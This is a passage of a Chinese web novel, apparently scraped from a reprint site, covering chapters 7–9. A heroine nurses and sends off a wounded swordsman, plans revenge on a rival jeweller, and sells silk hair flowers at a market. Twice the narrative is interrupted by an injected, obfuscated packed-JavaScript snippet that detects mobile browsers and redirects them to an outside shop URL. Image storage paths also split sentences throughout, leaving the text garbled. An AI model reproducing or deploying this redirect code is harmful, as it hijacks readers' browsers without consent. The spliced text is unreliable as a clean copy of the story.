竹音“嘶”了一声:“举一反三都不会,怪不得这么狼狈,你砒霜兑水泼他们,他们也得害怕呀。” 玄烬:? 他微微睁大眼,不可思议的看着竹音。 果然,这姑娘总是能说出来一些让人意想不到的虎狼之词。 砒霜兑水泼人,这馊主意她怎么想到的? “其实吧。”竹音看着他震惊的表情,忍不住又想教他几句,这孩子看起来太单纯了,怪不得会沦落到这个境地,她说:“你用大粪泼人,也能起到同样的效果。 哦不,可能效果更好,这个免费,易获取,主打一个伤害性不大,但侮辱性极强,绝对能拖住对方的脚步,让他们对你望而生畏。” 玄烬:??? 他惊疑不定的看着竹音,心里翻江倒海。 “好好想想吧,我说的一点没错。”竹音同情又怜悯的拍了拍他的肩膀:“人啊,要学会变通,猥琐发育。” 说完还不忘pua他两句:“你啊,也就是遇上了我,我这种人,贪财但办事,但凡遇见别人,你把钱全给人家,人家拿了你的钱就走了,谁管你的死活啊。 你这孩子,真是太单纯了,以后行走江湖,还是得留点心眼儿呀。” 这话说的老气横秋,要不是玄烬确定眼前的姑娘顶多十五六岁,都要怀疑她是自己的长辈了。 竹音说完话,也不管玄烬的表情,自顾自找了根木簪,给他重新束好头发,然后说:“既然你还要住几天,那……” 她看向玄烬的下半身:“犊鼻裈换不换?” 玄烬: ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092791|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' “……” 竹音的声音还响在他耳边,带着真诚的建议和确实的嫌弃:“你再不换洗,我都担心你要沤烂了,你自己不难受吗?” 玄烬:“……” 他用一只手捂住脸,艰难的从嗓子眼里发出低沉的声音,对此妥协道:“我换。” …… “砰”的一声! 竹音把一盆水,一条帕子,并一条新的犊鼻裈放到桌上:“你现在能站着了,虽说上半身不能着水,但下半身是可以的,就自己洗洗吧。” 她对站在桌子边的玄烬说完话,随后扬长而去。 玄烬本来心情十分紧张,还在思索如何不失礼的让她不必帮忙,没想到她走的痛快,倒叫他一番准备好的话,全卡在了喉咙里。 玄烬看着关上的木门,愣神了片刻,才脸颊发热的拿起犊鼻裈,看了看大小。 能穿。 是照着他的身形买的。 竹姑娘的眼睛真够毒辣的,买的东西都刚刚好,也不知道她是怎么估算出来的。 虽然没有人看他,但玄烬依然觉得手里的布料烫手,他有些慌乱的把犊鼻裈放下,尽力加快速度,脱了身上的衣物,用水冲洗身体,流下去的水,则被一个更大的盆子接住。 他的旧犊鼻裈早就脏了,不仅沾了血,还沾了汗和分泌物,此刻被他团成一团酸菜,用裤子盖住。 一大盆水,足够他清洗干净身体,直到水用完,他扶着桌子,从盆子里小心翼翼的出来,这才觉得长舒一口气,总算给自己洗干净了。 作为一个有洁癖的人,其实这几天,他自己忍的也很辛苦,每天都在努力的去忽视身上的不适感,尽量不给主家添麻烦。 幸好现在终于可以换洗了。 玄烬吃力的穿好新的犊鼻裈,再套上外裤,这一番动作后,胸前的伤口又开始隐隐作痛,他不敢继续大幅度动作,怕崩裂伤口,缓缓向后靠在椅子上,微微喘息。 听到里面的水声停了,竹音来敲门:“穿好衣服了吗?” 玄烬下意识回了一句:“好了。” 随即大门便被人推开,一阵凉风吹进来,带动屋内的水汽往外涌去。 “你伤口没事吧?”竹音走到桌边,把脏衣服扔进空盆里,准备拿出去洗,那条藏在里面的犊鼻裈便掉了出来,刚好落到地上。 竹音见状,便低头去捡。 玄烬大惊失色:“别捡!” 竹音顿住,疑惑的看着他:“怎么了?” “脏、脏……”玄烬脸色绯红,恨不得原地消失。 他尝试着用脚去够那块布料,想把它藏起来。 竹音又看了一眼地面,这才看清楚那是条血迹暗红发黑的脏内裤。 她牵唇一笑:“早说啊,那这个我就不洗了,直接扔了啊,反正你也有两条换洗的。” 她一脚把那条内裤踢飞,直接飞出门去,然后找了火钳,夹起来,扔进了火塘里,一会儿就烧成了灰烬,不留一点痕迹。 玄烬:“……” 怎么说呢。 他总是跟不上竹姑娘的脑回路。 8. 第8章 玄烬离开 竹音回来继续拿盆子,看他表情不对劲,打趣道:“你还指望我给你洗犊鼻裈啊?别做梦了,就算不脏我也不会给你洗的,以后你每天换的内衣自己洗啊,我顶多给你准备水。” 玄烬面色讪讪,倒是一口答应下来:“好的,我正有此意。” 不管怎么说,两人之间要处理的尴尬事情又少了一件,可喜可贺。 日子又平静的过了三天,几服药全部吃完,玄烬终于可以下地走路了。 耽误了这么久,他也不好意思再呆下去了,第七天清晨,他便主动收拾好行囊,向竹音告别。 竹音对他的识趣感到很欣慰,没有故意赖在这不走,说明他的人品确实还不错。 和懂事的人交流总是让人心情愉悦,本着这一点好感,竹音体贴的问道:“你还有钱吗?我给你点碎银子路上用吧。” 玄烬确实没钱了,犹豫片刻后,他接受了竹音的“资助”,并且承诺道:“救命之恩,没齿难忘,等我回去拿了财物,会再来谢你!” 竹音无所谓的挥了挥手,浅笑道:“你保重自己就行了,咱们萍水相蓬,不必再见。” 玄烬闻言,心里莫名涌起一股失落。 他不知这股失落究竟从何而起,只好暂时压下,再次朝竹音抱拳道谢,然后抬头,深深看了她一眼,背着行囊转身出去。 因为还有伤在身,他的步伐不快不慢,走到门口花费了十几秒的时间。 竹音抱着胳膊靠在门框上,目送他的背影。 出门之前,玄烬回头,又看了她一眼,男人的侧脸在金灿灿的晨光照映下,棱角分明,下颚线锋利,配合上那一双深沉璀璨的黑眸,显示出几分不容忽视的冷俊。 竹音被这一刹那的美色晃了心神,有些惊讶的挑眉,随即举起手,朝他挥了挥,潇洒的弯起眼睛:“一路顺风!” 玄烬凝望着她,缓缓点了点头:“保重。” 话音落地,他的身影已经消失不见。 竹音在门口站了一会儿,确定玄烬已经走远,才怅然的吸了口晨间的凉风,摇头感叹道:“真好看啊。” 上辈子她在现实中哪里见过这么好看的男人,照顾玄烬这几天,别的不说,光这张脸,便叫她大饱眼福了。 再加上他留下来的钱财,嗯……这把血赚不亏! 竹音心情颇好的回了屋,开始准备几天后的清明节赶集。 她已经做了两箱缠花,足够摆满整个摊位,还能留下一些富余。 正常情况下,集市都是以中低端消费为主,想要把东西卖出去,需要精准抓住客户群体。 所以竹音的这批缠花都是软簪,省去了铜制主体,可以大大降低成本。 在大衡国,铜的冶炼也不容易,普通人家的女儿平时戴的手镯也不过是铜的罢了,所以在做下沉市场的生意时,定价绝对不能太高。 为了照顾这些顾客,太重工、太复杂的花她只做了几朵,用作展示,以此吸引行人的目光,招揽顾客,真正好卖的,还是那些小朵的单只缠花。 为了筹备这次的售卖,竹音劳心劳力,煞费苦心。 其实,拿了玄烬那么多钱之后,她完全可以不用那么累,甚至躺平几年也没事。 但什么都不做,却一直有钱花,钱的来路难以过明路,早晚要被人盯上。 再者说,她本来也不是个能够安心躺平的性格,更爱自己打拼事业。 她很清楚,一个人生活在世上,能否受人尊敬,拥有一定范围内的自由,都取决于自身所持有的筹码,这些筹码,就是大众耳熟能详的上进三件套,金钱、权利、地位。 如若不能获得这些,所拥有的自由就要被进一步压缩,在更多的事情上受制于人。 当然,平凡也是很好的,尤其是在现代,基础生活能够保障的情况下,安于平凡,也能少去很多烦恼,不被内卷之风裹挟。 但这里是古代,不上进,就意味着死了也没人给自己出头,平头百姓的利益根本无人在意。 如果没有人忌惮她,尊敬她,和她有利益牵扯,那她就根本无法拥有稳定的生活,即便她有钱,也无法像现代人一样躺平,只会更加快速的沦为豺狼虎豹眼中的一块肥肉。 她要过舒适的,安全的,光鲜亮丽的生活,当然要为之努力奋斗! 当然,还有一件事,就是原主母父的死,她一直觉得有蹊跷。 竹家两口子出门进货,平时走得好好的山路,忽然路中间出现了一块巨石,叫他们的马车撞上,不幸跌落山崖,直接毙命。 人死之后,对家银楼的庞掌柜立刻拿出欠条,仗着原主年纪小不懂事,又刚经历了母父双亡的惨事,神志不清,硬是逼着她按了手印,把银楼抢走了。 原主离开银楼时,只被允许带走了一点私人物品,其他的东西都用来抵账。 这件事情太蹊跷了,她用脚后跟来想,都知道里面一定有内幕,而操纵这一切的凶手,有极大概率,就是那个抢走竹家银楼的庞掌柜。 就算不是他,作为既得利益者,庞掌柜趁人之危,打家劫舍,也逃脱不了干系。 此仇不报,非君子! 如今她穿到了原主身上,庞掌柜抢走的银楼,就是她的银楼。 但凡银楼还在,她也不至于在乡下过这种苦日子,新仇旧恨一起算,如果确定了仇家,她肯定是要让这个忓商血债血偿的。 要做的事情还很多,竹音一刻也没闲着,除了吃饭睡觉,就在琢磨着如何东山再起。 几天时间一晃而过,清明节这日,她起了个大早,提着两个装满缠花的大箱子出门,去集市上摆摊卖货。 摊位是一早租好的,位于整条街的中央位置,比起人流量最大、租金高昂的街头,还有人流量最少、租金最低廉的街尾,这里中规中矩,但也不容易出错。 街头街尾更适合卖吃食,中央位置才适合卖手工艺品,因为人们逛街时,溜达了一会儿后,就会想看点新奇东西。 竹音到达集市的时候,商贩们也来了五六成,大家都在摆弄着 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092792|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 自己的摊位,往上面放东西。 竹音左边的摊位卖的是古玩把件,右边摊位卖的是折扇风筝。 卖古玩的山羊胡子老翁正在用一块破布擦拭葫芦,都没正眼瞧她一下,一副高高在上的模样。 倒是右边的婶子很和蔼,主动和竹音搭话:“小妹儿,你卖啥的?以前好像没见过你?” “婶子,我卖缠花的!头一次来。”竹音笑眯眯的和人打招呼,把摆摊的桌子擦干净,铺好布,往上面放缠花:“我家里以前是开银楼的,簪竹记,您知道吗?” 婶子看着她拿出来的缠花?艳欲滴,正待夸奖,再听到簪竹记三个字,顿时一拍大腿,眼中冒出八卦之光:“你是簪竹记的小东家?哎呦,你家那银楼,是被兰玉楼买去了吗?我看都换招牌了,听说你母父……” 竹音家往上三代都是招赘,女掌柜当家做主,这事但凡去过簪竹记的人都知道,所以说起她们家的事时,也跟着改口说“母父”。 “是啊,我母父已经去世了……”竹音故作苦涩的扯了扯嘴角,露出个可怜兮兮的笑容,博取婶子的同情: “兰玉楼的庞掌柜说我娘欠了他一大笔钱,就把银楼要走了,还蛮横的把我撵了出去,什么都没让我带,现在我穷的只能来摆摊了。不瞒您说,我这做缠花的本钱还是找人借的呢。” 率先占领道德制高点,是每个弱者要主动去做的事。 竹音这话说的影影绰绰。 婶子活了几十年,早就是个人精了,哪里听不出来她的话外之音? 她顿时怜悯的看着竹音:“可怜的孩子,没了上头的长辈,就是会这样遭人作践……唉,你今天好好卖,我见你这缠花做的委实不错,只要价格不贵,应该是好卖的。” 竹音感激的朝她道谢,拿起一小支桃花,问她:“婶子,您说这个我卖五十文一个,贵吗?” “夺少?”婶子听到她的报价,震惊的看着她:“五十文,这么便宜?” 毕竟也是蚕丝做的花,平时这样一小朵,在铺子里卖,都要八九十文了,她等于直接半价出售。 竹音故意露出不好意思的笑容:“薄利多销嘛,毕竟是摆摊,我也不敢卖太贵。” 实际上,铺子里的东西之所以卖的贵,是因为有店铺租金的加成,哪怕是自己家买的铺子,那也要先投资一大笔钱进去不是?经营成本不同,店里的东西,自然要比摊上的贵了。 这支缠花,她卖五十文,只算物料,不算时间成本,还能赚三十五文左右,利润还是很可观的。 而她作为新人,想在集市上快速打出名气,低价营销绝对是见效最快的手段。 抓住人们爱占便宜的心理,她可以直接开放预售,用工期换平价,在低价的诱惑下,人们也会愿意等的。 只要单子接的足够多,她甚至不用总是出来摆摊,就能依靠积攒的订单挣钱,让自己每天都不闲着。 又或者直接扩大生产规模,培养簪娘,做成专门的流水线产业,像她前世的网店一样。 9. 第9章 摆摊卖缠花 婶子不知道竹音心里这些弯弯绕绕,只听说了有便宜可捡,便兴冲冲的跑过去挑选:“给我来两朵,我家里那两个丫头,早就想要缠花了,我一直嫌贵,没舍得给她们买,今天你这价钱实惠,两朵才抵别人一朵的钱,可叫我等着了!” 她喜滋滋的挑了两支玉兰,摸出铜板给竹音结账。 像竹音料想的一样,低价策略最容易抢占市场,还没开集就卖出去两朵,果然是开门红。 等到大集开始,在竹音卖力的吆喝下,很快吸引来了一群青春年少的姑娘,听说她的缠花卖的这样便宜,又做的极其精美,但凡手里有钱的,就没有不心动的。 竹音还在一边给她们施加压力:“今天是我头一回摆摊,才有这样的好价钱,属于赔本赚吆喝,下回可不见得能有这样的好价了!” 姑娘们被她说的心急如焚,生怕错过了好事,不一会儿桌上的缠花便被买走了大半。 竹音又对给了钱的顾客说:“你们若是能拉人来买缠花,我可以再送你们一片银杏叶。” 说着,她把早就准备好的赠品银杏叶展示给姑娘们看。 此招一出,不少姑娘们立即心动,和她约好给自己留一片,回身便去喊相熟的伙伴过来。 婶子才卖出去几个风筝,看着她摊位上人挤人,都在挑缠花,不由羡慕道:“还是你的生意好啊。” 竹音百忙之中回头,露出个局促的笑:“我这都不挣钱,您要是卖的像我这样便宜,指定比我的生意还好!” 婶子一想也是,但让她降价那是不可能的,她又不是头一天摆摊,是冲着挣钱来的,哪能跟竹音一样赔本赚吆喝。 